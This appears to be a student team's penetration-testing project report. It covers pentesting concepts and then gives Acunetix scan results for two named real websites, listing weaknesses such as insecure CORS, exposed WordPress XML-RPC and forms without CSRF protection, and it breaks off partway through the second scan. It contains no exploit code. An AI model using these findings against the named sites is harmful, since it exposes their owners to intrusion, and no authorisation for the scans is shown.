Cybersecurity and Ethical Hacking

Web Application And Penetration Testing

TEAM 2.3

VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Team Members :

- **PratheeshKumar.N - 20BCI0195**
- **Sandhiya.N - 20BCI0196**
- **Mukunthan.D - 20BCI0291**

Contents of the report :

1. INTRODUCTION :

1.1 Overview :

- A brief description about your project This project focuses on the development of a web application and conducting penetration testing to ensure its security and identify potential vulnerabilities. A web application refers to a software application that runs on a web server and is accessed by users through a web browser. These applications often handle sensitive information and perform critical functions, making their security of utmost importance.
- The objective of this project is twofold: first, to develop a robust and secure web application that meets the desired functionality and user requirements, and second, to perform penetration testing to assess the application's security posture and identify any weaknesses or vulnerabilities.
- Penetration testing, also known as ethical hacking, is the process of assessing the security of a system by attempting to exploit its vulnerabilities, just as a malicious attacker would. The goal is to identify potential entry points or weaknesses in the application's defenses, which could be exploited by attackers to gain unauthorized access or perform malicious activities.
- By combining the development of a web application with penetration testing, this project aims to ensure that the application is built with security in mind from the beginning and undergoes rigorous testing to identify and address any vulnerabilities before it is deployed to production. This approach helps in minimizing the risks associated with potential security breaches and provides a higher level of assurance to the application's users and stakeholders.
- Throughout the project, industry-standard methodologies and tools for web application development and penetration testing will be utilized to achieve the desired outcomes. The specific technologies and techniques employed will depend on the project requirements and the expertise of the development and security teams involved.

1.2 Purpose :

The use of this project. What can be achieved using this. The purpose of this project, which involves the development of a web application and conducting penetration testing, is to achieve several important objectives:

- **Secure Web Application:** The primary goal is to develop a web application that adheres to best security practices and standards. By implementing secure coding practices, incorporating authentication and authorization mechanisms, and employing secure communication protocols, the web application aims to protect user data, prevent unauthorized access, and ensure the confidentiality, integrity, and availability of the system. Vulnerability Identification: Penetration testing plays a crucial role in identifying vulnerabilities and weaknesses in the web application. By simulating real-world attacks, security experts can uncover potential entry points, misconfigurations, or coding errors that could be exploited by malicious actors. This helps in understanding the application's security posture and allows for proactive mitigation of vulnerabilities before they can be exploited. Risk Mitigation: Through the identification and remediation of vulnerabilities, the project aims to mitigate the risks associated with potential security breaches. By addressing vulnerabilities early in the development cycle, the web application can be strengthened against attacks, reducing the likelihood of successful exploitation and the resulting damage.
- **Compliance and Regulatory Requirements:** Many industries and jurisdictions have specific security and privacy regulations that web applications must comply with. By incorporating penetration testing into the project, organizations can ensure that their web application meets the necessary compliance requirements and safeguards sensitive data appropriately.User Trust and Confidence: A secure web application instills trust and confidence in its users. By demonstrating a commitment to security through the development process and conducting thorough penetration testing, organizations can enhance their reputation, attract more users, and retain existing ones. Users will feel more comfortable using an application that has undergone rigorous security testing and has taken steps to address vulnerabilities.
- Overall, the use of this project, which encompasses web application development and penetration testing, helps organizations create a more secure and resilient web application, mitigate risks, comply with regulations, and build trust among users. It ensures that security is an integral part of the development process, leading to a safer online environment for both the application's users and the organization itself.

2. LITERATURE SURVEY :

2.1 Existing problem :

While penetration testing is a valuable security assessment technique, there are several challenges and problems that organizations may encounter during the process. Here are some existing problems for penetration testing:

- **Scope Definition:** Clearly defining the scope of the penetration test can be challenging. Failure to define the boundaries properly may result in critical systems or assets being overlooked, leaving potential vulnerabilities undetected.
- **False Positives and False Negatives:** Penetration testing tools and methodologies are not perfect and can generate false positives (reporting vulnerabilities that do not exist) or false negatives (failing to identify actual vulnerabilities). This can lead to wasted time and resources investigating and remediating non-existent issues or missing critical vulnerabilities.
- **Lack of Realistic Testing Environment:** To conduct a thorough penetration test, it's essential to replicate the organization's production environment as closely as possible. However, due to various constraints such as budget limitations or legal restrictions, creating an exact replica may not always be feasible. This can affect the accuracy and relevance of the test results.
- **Time Constraints:** Penetration testing requires time and effort to identify and exploit vulnerabilities successfully. In practice, organizations often face tight project timelines, which can limit the depth and breadth of the testing. Insufficient time may result in a partial assessment, leaving some vulnerabilities undiscovered.
- **Skill and Knowledge Gap:** Effective penetration testing requires highly skilled and knowledgeable professionals who understand various technologies, attack techniques, and defensive measures. However, finding experienced penetration testers can be challenging, and organizations may struggle to bridge the skill gap internally.
- **Impact on Production Systems:** Penetration testing involves actively attempting to exploit vulnerabilities, which can lead to unintended consequences. If not properly managed, testing activities can cause disruptions or damage to production systems, resulting in downtime or loss of data.

- **Compliance and Legal Considerations:** Conducting penetration tests may raise legal and compliance concerns, especially when testing third-party systems or those hosted in cloud environments. Organizations need to ensure they have proper authorization and adhere to legal requirements to avoid legal repercussions or negative business relationships.
- **Lack of Post-Test Support:** Once the penetration testing is completed, organizations may struggle to implement the recommended remediation measures. Limited resources or internal expertise can hinder the prompt and effective resolution of identified vulnerabilities.
- It is important for organizations to be aware of these existing problems and work closely with experienced penetration testing professionals or service providers to address them effectively. Open communication, clear objectives, and appropriate resources allocation can help mitigate these challenges and improve the overall effectiveness of penetration testing efforts.

2.2 Proposed solution :


To address the challenges and problems associated with penetration testing, consider the following proposed solutions:

- **Clearly Define the Scope:** Before conducting penetration testing, ensure that the scope is well-defined and documented. This includes identifying the systems, applications, and network segments to be tested, as well as any specific limitations or restrictions. Clearly communicate the scope to the penetration testing team to avoid overlooking critical areas.
- **Engage Experienced Penetration Testing Professionals:** Work with experienced penetration testing professionals or service providers who have a proven track record and possess the necessary skills and expertise. Conduct due diligence to assess their qualifications, certifications, and past performance to ensure they can deliver high-quality testing services.
- **Realistic Testing Environment:** Strive to create a testing environment that closely mirrors the organization's production environment. This includes replicating the hardware, software, network configurations, and security controls. While it may not be possible to achieve an exact replica, aim for a representative environment that allows for accurate vulnerability assessment and exploitation.

- **Comprehensive Testing Methodologies:** Utilize comprehensive testing methodologies that cover a wide range of attack vectors and techniques. This can include network penetration testing, web application testing, wireless network testing, social engineering assessments, and more. Employ a combination of automated tools and manual techniques to increase the likelihood of identifying vulnerabilities.
- **Continuous Testing:** Adopt a proactive approach to penetration testing by conducting regular assessments instead of treating it as a one-time event. Regular testing helps identify new vulnerabilities that may arise due to system changes, software updates, or emerging threats. Incorporate penetration testing into the organization's security lifecycle to maintain an ongoing security posture.
- **Collaboration and Communication:** Foster effective collaboration and communication between the penetration testing team and the organization's stakeholders. Regularly share updates, findings, and progress throughout the testing process. This helps ensure that everyone is aligned, and any concerns or questions can be addressed promptly.
- **Post-Test Support and Remediation:** Provide support and guidance to the organization's technical team during the post-test phase. Assist them in understanding the identified vulnerabilities, interpreting the recommendations, and implementing appropriate remediation measures. This may involve providing documentation, training, or consulting services to facilitate the remediation process.
- **Compliance and Legal Considerations:** Ensure compliance with legal and regulatory requirements when conducting penetration testing, especially when third-party systems or cloud environments are involved. Obtain proper authorization and permissions from relevant parties and maintain appropriate documentation to demonstrate compliance.
- By implementing these proposed solutions, organizations can enhance the effectiveness and value of their penetration testing efforts, improve their security posture, and effectively address vulnerabilities. It is essential to adapt these solutions to the specific needs and constraints of the organization and seek professional guidance as needed.

3.THEORITICAL ANALYSIS :

3.1 Block diagram :



3.2 Hardware / Software designing :

The hardware and software requirements for the project involving web application penetration testing can vary depending on the specific context, scope, and scale of the application. Here are some general considerations for hardware and software

Hardware Requirements:

1. Server Infrastructure: Depending on the deployment needs of the web application, suitable server infrastructure is required. This may include servers, network devices, firewalls, load balancers, and storage systems.

2. Testing Environment: A separate testing environment is essential for conducting penetration testing. This environment should mirror the production environment as closely as possible to simulate real-world scenarios. It may require dedicated hardware resources, virtual machines, or cloud-based infrastructure.

3. Workstations: Workstations with sufficient processing power, memory, and storage are needed for the development and testing teams involved in the project. These workstations should support the required operating systems and software tools used for development and penetration testing activities.

Software Requirements:

1. Operating Systems: The choice of operating systems will depend on the specific requirements and expertise of the development and testing teams. Common options include Windows, Linux distributions (such as Ubuntu, CentOS, or Kali Linux), or macOS.

2. Web Servers: Web servers, such as Apache HTTP Server,Linux

3. Penetration Testing Tools: Acenetix,Linux,Sql map,Whois,Pentmenu.

4. Documentation and Reporting Tools: Software tools for documenting project requirements, test plans, vulnerability reports, and project documentation are necessary for effective project management and communication.


4. EXPERIMENTAL INVESTIGATIONS :

VULNERABILITY REPORT:

Target Website: http://sdcinstitution.com/

Scanning Tool : Acunetix

Scanning Details :



Scan of http://sdcinstitution.com

Scan details

Scan information	
Start time	26/06/2023, 01:09:11
Start url	http://sdcinstitution.com
Host	http://sdcinstitution.com
Scan time	1337 minutes, 40 seconds
Profile	Full Scan

Threat level


Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.


Alerts distribution


Total alerts found	71
High	1
Medium	3
Low	33
Informational	34

Target Information:



Available Vulnerabilities:





Vulnerbility Details :

1. Insecure CORS configuration :

Web Server	
Alert group	**Insecure CORS configuration**
Severity	High
Description	CORS (Cross-Origin Resource Sharing) defines a mechanism to enable client-side cross-origin requests. This application is using CORS in an insecure way. The web application returns the following headers: • **Access-Control-Allow-Credentials: true** • **Access-Control-Allow-Origin: copy of the Origin header from request** In this configuration any website can issue requests made with **user credentials** and read the responses to these requests.
Recommendations	Allow only selected, trusted domains in the Access-Control-Allow-Origin header.
Alert variants	
Details	Not available in the free trial

2. WordPress XML-RPC authentication brute force :

Web Server	
Alert group	**WordPress XML-RPC authentication brute force**
Severity	Medium
Description	WordPress provides an XML-RPC interface via the xmlrpc.php script. XML-RPC is remote procedure calling using HTTP as the transport and XML as the encoding. An attacker can abuse this interface to brute force authentication credentials using API calls such as **wp.getUsersBlogs**.
Recommendations	It is possible to disable the XML-RPC script if you do not want to use it. Consult references for a WordPress plugin that does that. If you don't want to disable XML-RPC you can monitor for XML-RPC authentication failures with a Web Application Firewall like ModSecurity.
Alert variants	
Details	Not available in the free trial

3. Login page password-guessing attack :

Web Server	
Alert group	**Login page password-guessing attack**
Severity	Low
Description	A common threat web developers face is a password-guessing attack known as a brute force attack. A brute-force attack is an attempt to discover a password by systematically trying every possible combination of letters, numbers, and symbols until you discover the one correct combination that works. This login page doesn't have any protection against password-guessing attacks (brute force attacks). It's recommended to implement some type of account lockout after a defined number of incorrect password attempts. Consult Web references for more information about fixing this problem.
	It's recommended to implement some type of account lockout after a defined number of incorrect

Recommendations	password attempts.
Alert variants	
Details	Not available in the free trial

4. Password type input with auto-complete enabled :

Alert group	**Password type input with auto-complete enabled**
Severity	Informational
Description	When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved. Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the cleartext password from the browser cache.
Recommendations	The password auto-complete should be disabled in sensitive applications. To disable auto-complete, you may use a code similar to: `<INPUT TYPE="password" AUTOCOMPLETE="off">`
Alert variants	
Details	Not available in the free trial

5. HTML form without CSRF protection :

Web Server	
Alert group	**HTML form without CSRF protection**
Severity	Medium
Description	This alert requires manual confirmation Cross-Site Request Forgery (CSRF, or XSRF) is a vulnerability wherein an attacker tricks a victim into making a request the victim did not intend to make. Therefore, with CSRF, an attacker abuses the trust a web application has with a victim's browser. Acunetix found an HTML form with no apparent anti-CSRF protection implemented. Consult the 'Attack details' section for more information about the affected HTML form.
Recommendations	Verify if this form requires anti-CSRF protection and implement CSRF countermeasures if necessary. The recommended and the most widely used technique for preventing CSRF attacks is know as an anti-CSRF token, also sometimes referred to as a synchronizer token. The characteristics of a well designed anti-CSRF system involve the following attributes. • The anti-CSRF token should be unique for each user session • The session should automatically expire after a suitable amount of time • The anti-CSRF token should be a cryptographically random value of significant length • The anti-CSRF token should be cryptographically secure, that is, generated by a strong Pseudo-Random Number Generator (PRNG) algorithm • The anti-CSRF token is added as a hidden field for forms, or within URLs (only necessary if GET requests cause state changes, that is, GET requests are not idempotent) • The server should reject the requested action if the anti-CSRF token fails validation When a user submits a form or makes some other authenticated request that requires a Cookie, the anti-CSRF token should be included in the request. Then, the web application will then verify the existence and correctness of this token before processing the request. If the token is missing or incorrect, the request can be rejected.
Alert variants	
Details	Not available in the free trial

6. Broken links :

Web Server	
Alert group	**Broken links**
Severity	Informational
Description	A broken link refers to any link that should take you to a document, image or webpage, that actually results in an error. This page was linked from the website but it is inaccessible.
Recommendations	Remove the links to this file or make it accessible.
Alert variants	
Details	Not available in the free trial

7. Email address found :

Web Server	
Alert group	**Email address found**
Severity	Informational
Description	One or more email addresses have been found on this page. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.
Recommendations	Check references for details on how to solve this problem.
Alert variants	
Details	Not available in the free trial

8. Clickjacking: X-Frame-Options header missing :

Web Server	
Alert group	**Clickjacking: X-Frame-Options header missing**
Severity	Low
Description	Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information or taking control of their computer while clicking on seemingly innocuous web pages. The server didn't return an **X-Frame-Options** header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page inside a frame or iframe. Sites can use this to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites.
Recommendations	Configure your web server to include an X-Frame-Options header. Consult Web references for more information about the possible values for this header.
Alert variants	
Details	Not available in the free trial

9. Password type input with auto-complete enabled :

Alert group	Password type input with auto-complete enabled
Severity	Informational
Description	When a new name and password is entered in a form and the form is submitted, the browser asks if the password should be saved. Thereafter when the form is displayed, the name and password are filled in automatically or are completed as the name is entered. An attacker with local access could obtain the cleartext password from the browser cache.
Recommendations	The password auto-complete should be disabled in sensitive applications. To disable auto-complete, you may use a code similar to: `<INPUT TYPE="password" AUTOCOMPLETE="off">`
Alert variants	
Details	Not available in the free trial

10. Possible username or password disclosure :

Web Server	
Alert group	**Possible username or password disclosure**
Severity	Informational
Description	A username and/or password was found in this file. This information could be sensitive. This alert may be a false positive, manual confirmation is required.
Recommendations	Remove this file from your website or change its permissions to remove access.
Alert variants	

Executing Summary Report :


Executive summary

Alert group	Severity	Alert count
Insecure CORS configuration	High	1
HTML form without CSRF protection	Medium	2
WordPress XML-RPC authentication brute force	Medium	1
Possible sensitive directories	Low	26
Documentation file	Low	2
Clickjacking: X-Frame-Options header missing	Low	1
Cookie(s) without HttpOnly flag set	Low	1
Login page password-guessing attack	Low	1
Possible sensitive files	Low	1
WordPress admin accessible without HTTP authentication	Low	1

Practice Website: http://www.ncte.org.in/

Scanning Tool : Acunetix

Scanning Details :



Scan of http://ncte.org.in

Scan details

Scan information	
Start time	24/06/2023, 23:15:45
Start url	http://ncte.org.in
Host	http://ncte.org.in
Scan time	888 minutes, 30 seconds
Profile	Full Scan

Threat level

